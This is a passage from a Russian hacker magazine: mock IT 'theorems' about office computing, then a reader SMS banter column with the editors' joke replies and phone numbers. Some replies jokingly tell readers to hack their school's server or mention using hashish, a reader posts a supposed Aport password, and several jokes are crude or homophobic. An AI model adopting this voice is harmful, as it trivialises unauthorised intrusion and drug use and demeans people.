Покупка ноутбука может быть обусловлена тем, что:

- Он может работать без электричества (ИБД может производиться в полной темноте и в условиях ядерной войны).

- Он может быть убран в сейф (для большей надежности).

- Другой отдел уже закупил ноутбуки - вот же они, на складе никому не нужные лежат!

- Я крутой, у меня ноутбук (пусть и на работе)!

Если отдел технической поддержки снабжен здравомыслящими людьми, не любящими шутить над другими сотрудниками, покупка ноутбуков не произойдет.

В противном случае здравомыслящий человек снабдит ноутбуки мышками. В оставшихся случаях начальники заберут все ноутбуки себе и поделят их поровну.

14. Теорема о затычке к каждой бочке.

Начальнику нужно подведение сетей всех рабочих групп, поэтому количество компьютеров на его рабочем месте равно количеству рабочих групп. Если это ноутбуки, то они не пронумерованы, мышки отключены за неимением места для их передвижения. Подк...чение компьютеров осуществляется согласно теореме о правильном питании.

15. Постулат Компака.

Часть БИОС, отвечающая за работу рейд-массива, находится на первом скрытом разделе рейд-массива, а не в самом БИОС. Формат раздела не опознается программами типа PartitionMagic.

Следствия:

15.1.1. Программы переразбиения диска опознают скрытый раздел как ошибочный.

15.1.2. Сбой рейда происходит синхронно с отключением организации от интернета.

Дополнения:

15.2.1. Никто не пробует искать драйвера для Компака на сайте Компака.

15.2.2. Компак не поддается апгрейду.

Наглядный пример Постулата Компака: http://hare.ru/?id=8.

16. Замечание об усреднении потребностей.

Современный офисный компьютер, по мнению молодого администратора, должен быть:

18" LCD, 3,2GHz P-4, 1024 Mb RAM, 200Gb HDD, DVD-RW, 256Mb Radeon X800XT + много флешек и прочих крутых гаджетов.

Современный офисный компьютер, по мнению начальников, должен быть:

ноутбук с P-4.

Современный офисный компьютер, вводимый в эксплуатацию, имеет конфигурацию:

15" LCD, 2GHz P-4C, 128 Mb RAM, 40Gb HDD, CD-Rom, 128Mb GF4MX440...

17. Теоремы о рабочем месте.

- Программисту лучше всего работается в одной комнате с секретарем отдела.

- Секретарю лучше всего работается в комнате, используемой как склад оборудования, снятого с использования в начале 80-х годов.

- Оборудованию, снятому с использования в начале 80-х годов, лучше всего живется, если оно в беспорядке расставлено посреди комнаты.

- Оборудование из Теоремы 3 не разрешено разбирать, а в собранном состоянии каждый шкаф весит не менее 128 кг.

Следствия:

17.1.1. Программист любит, когда посетители секретаря смотрят через плечо ему на монитор.

17.1.2. Программист любит рассказывать каждому, кто скучает в комнате, ожидая своей очереди пообщаться с секретарем, какую программу он пишет, на каком языке и почему именно на этом, этой версии и этой фирмы.

Дополнение:

17.2. Где бы программист ни работал, его рабочий день за непосредственным написанием программ не составляет более 1 часа. Все остальное время он выполняет работу находящихся с ним в одной комнате людей.

Следствие:

17.3. Если программист не занят выполнением обязанностей находящихся с ним в комнате, он занят тем, что объясняет по телефону, почему секретаря нет на месте, где его можно найти, а также выполняет функцию интеллектуального автоответчика с базой звонков, звонивших, причин и прочего.

Треп с читателями

СМС, СМС, СМС... Интересно все это. На смену пионерам трепа с читателями пришли новые люди. Наконец-то и они отважились засветить свои трубы в журнале. Как видишь, Хинт и НСД проперлись от такой идеи и тоже решили пообщаться с читателями. Олежик (НСД) теперь не расстается со своим телефоном ни на секунду. Иногда это начинает раздражать, и мы кричим: «Олег, твою налево! Оторвись от телефона уже, а?». На что он спокойно парирует: «А сами-то лучше, что ли? :)». Вот такая нездоровая канитель происходит в последнее время с нами :).

Чем дальше - тем больше сообщений в минуту к нам поступает, и мы уже становимся эдакими рабами телефона :).

Но такая ситуация нас ничуть не пугает. Напротив, у нас появляются новые силы для создания все лучших и лучших номеров нашего журнала! :)

Редакционный номер +79037714241

Ч: Вы всегда не отвечаете вашим читателям, рубрика трепа - блеф?

Х: Блеф, разумеется. А рубрика «Кодинг» - вообще басни.

Ч: Прочитайте слово «потенция» наоборот!!! (если не поняли - яиц нет, оп! :))))

Х: Не поняли... При чем тут отсутствие яиц-то? :(

Ч: По данным международной организации сексуальных меньшинств, большинство голубых прокручивают СМС большим пальцем. Не прячь пальчик, ты попался, мальчик!

Х: По данным международной организации капрофилов, большинство капрофилов жмут по клавиатуре пальцами рук. Вот тебе теперь точно не отвертеться, мальчик, твоя жизнь как средний пальчик!

Ч: Привет, Бублик! Я космонавт, тебе сколько лет? Мне 16.

Х: Привет, Гагарин! Я альпинист, у тебя есть девушка? У меня была!

Ч: Привет, я заказывал диск, там написано, через 5 недель придет диск «Как стать хакером».

Ч: Хакер! Твои глаза, как шишки геморроя - и днем и ночью не дают покоя!!!

Х: Читатель! Твой рот, как чумка у собаки - при виде рта встают у меня дыбом даже баки!

Ч: dgj2!wg95t - ПАРОЛЬ ОТ АПОРТА!

Х: Спасибо. Апорт.

Ч: Я из-за вашего журнала в поезде Брест-Новосибирск сортир взломал! Респект!

Х: Ты что, в унитазе переполнение буфера сделал? :)

Ч: Маленький мальчик читал Камасутру. Шестую позицию принял под утро. Помни, товарищ: секс - не игрушки! Мальчик погиб, он застрял в раскладушке.

Х: Саша Лозовский попробовал тоже. Читал Камасутру, устроившись в ложе. Помнил он четко, что секс - не игрушки! Теперь вот все липко у него под подушкой!

Ч: А правда, что Симбиоз ушел туда же, куда и Даня?

Х: Нет, с тех пор как ушел Даня, мы матом не посылаем никого и никуда :).

Х: Классно, а мой пес недавно стал чемпионом России!

Ч: Как избавиться от троянов на 5000, 1025 и 135 портах? Что они делают?

Х: Они висят на 5000, 1025 и 135 портах - вот что они делают! Повесь их на другие порты - они запутаются и сгинут!

Ч: Здорова! А вы про Хакер слышали? Такой журнал есть.

Х: Привет! Слышали! Говорят, что классный журнал. Сами еще не читали, к сожалению.

Ч: Я вчера прогу под ганжубасом написал. Теперь пытаюсь понять, для чего. Хелп ми!

Х: Хелп ю? Конечно хелп! Мы всегда рады хелпнуть ганжубаса немного! Или ты не об этом?

Ч: Сколько стоит заказать Билла Гейтса?

Х: Пицот!

Ч: А чего от вас так луком пахнет? И почему Куттер не указал свой телефон?

Ч: Сверху h1nt, а в попе - винт! С приветом к вам - emp7ycOn7a1neR.

Х: Сверху эмп севен вайкон севен эй уан нер, а в попе - винт! С детства Пушкина люблю.

Ч: Я есть требовать второй двд в подарок, а то ваш сервак похакаю!

Х: Мы пить не мочь подарить тебе второй двд, а то все захотеть тоже и похакать наш сервак чаще!

Ч: Дождешься от вас секса... =(

Х: В очередь, сукины дети, в очередь! (с)

Ч: Я еду в танке, все путем!

Х: Я дунул гашик. Все пучком.

Ч: Почему в вашем журнале опускают ламеров? Может, сделаете журнал «Ламер» и будете опускать хакеров?

Х: А может, сделать тюрьмы, в которых пИтухи опускают паханов?

Ч: Меня девочки не любят, что мне делать? Кажись, я ботаник :(.

Х: Мож, мальчики любят хотя бы? Тогда не обязательно ты и ботаник.

Ч: Привет, хацкеры! Говорят, что вы герои, - это правда?

Х: Да гадами будем, если вранье!

Ч: Мы с другом идем в новую школу. Хотим похакать их сервак. Че посоветуете?

Х: Советуем вам похакать их сервак.

Ч: Предлагаю кроме номеров печатать в журнале ваш адрес и каждую пятницу у кого-нибудь на хате устраивать вечеринку. Читателям будет интересно пощупать всех редакторов вживую.

Х: Ну конечно, а потом попросите опубликовать номера счетов в банках, чтобы читатели могли ощутить зарплату всех редакторов? :)

Х: Да это ты просто у себя под носом помазал луком - вот тебе и кажется, что от нас воняет.

Ч: .org - это зона оргий, что ли?

Х: Ну да. Ты прав. А .com - это зона коматоза.

Ч: Жизни нет, не стоит, хочу ХУМОР!

Х: Какой уж Хумор и жизнь, когда не стоит?

Ч: Всем хай! Я взломал Майкрософт, что делать дальше?

Х: Сушить сухари и учить феню - в скором времени пригодится.

Ч: Почему хороших людей раньше было больше? Плохой человек.

Х: Потому что хорошие люди до свадьбы ни-ни, а плохим по фигу, и они плодятся быстрее.

hiNt +79262368364

Nikitos +79037916528

Dr.Klouniz +79167521175

Forb +79058033384

NSD +79165149558

Эпилог

На этом наши телефоны не блокируются :). Мы все еще продолжаем общаться с читателями, поэтому пишите и звоните, а мы будем только рады.

С любовью, X-CreW.

VER 10.04 (70)
ХАКЕР
Точка Ру принимает гостей
Линковка серверов
DDoS в картинках
Операция «Перехват»
X-Конкурс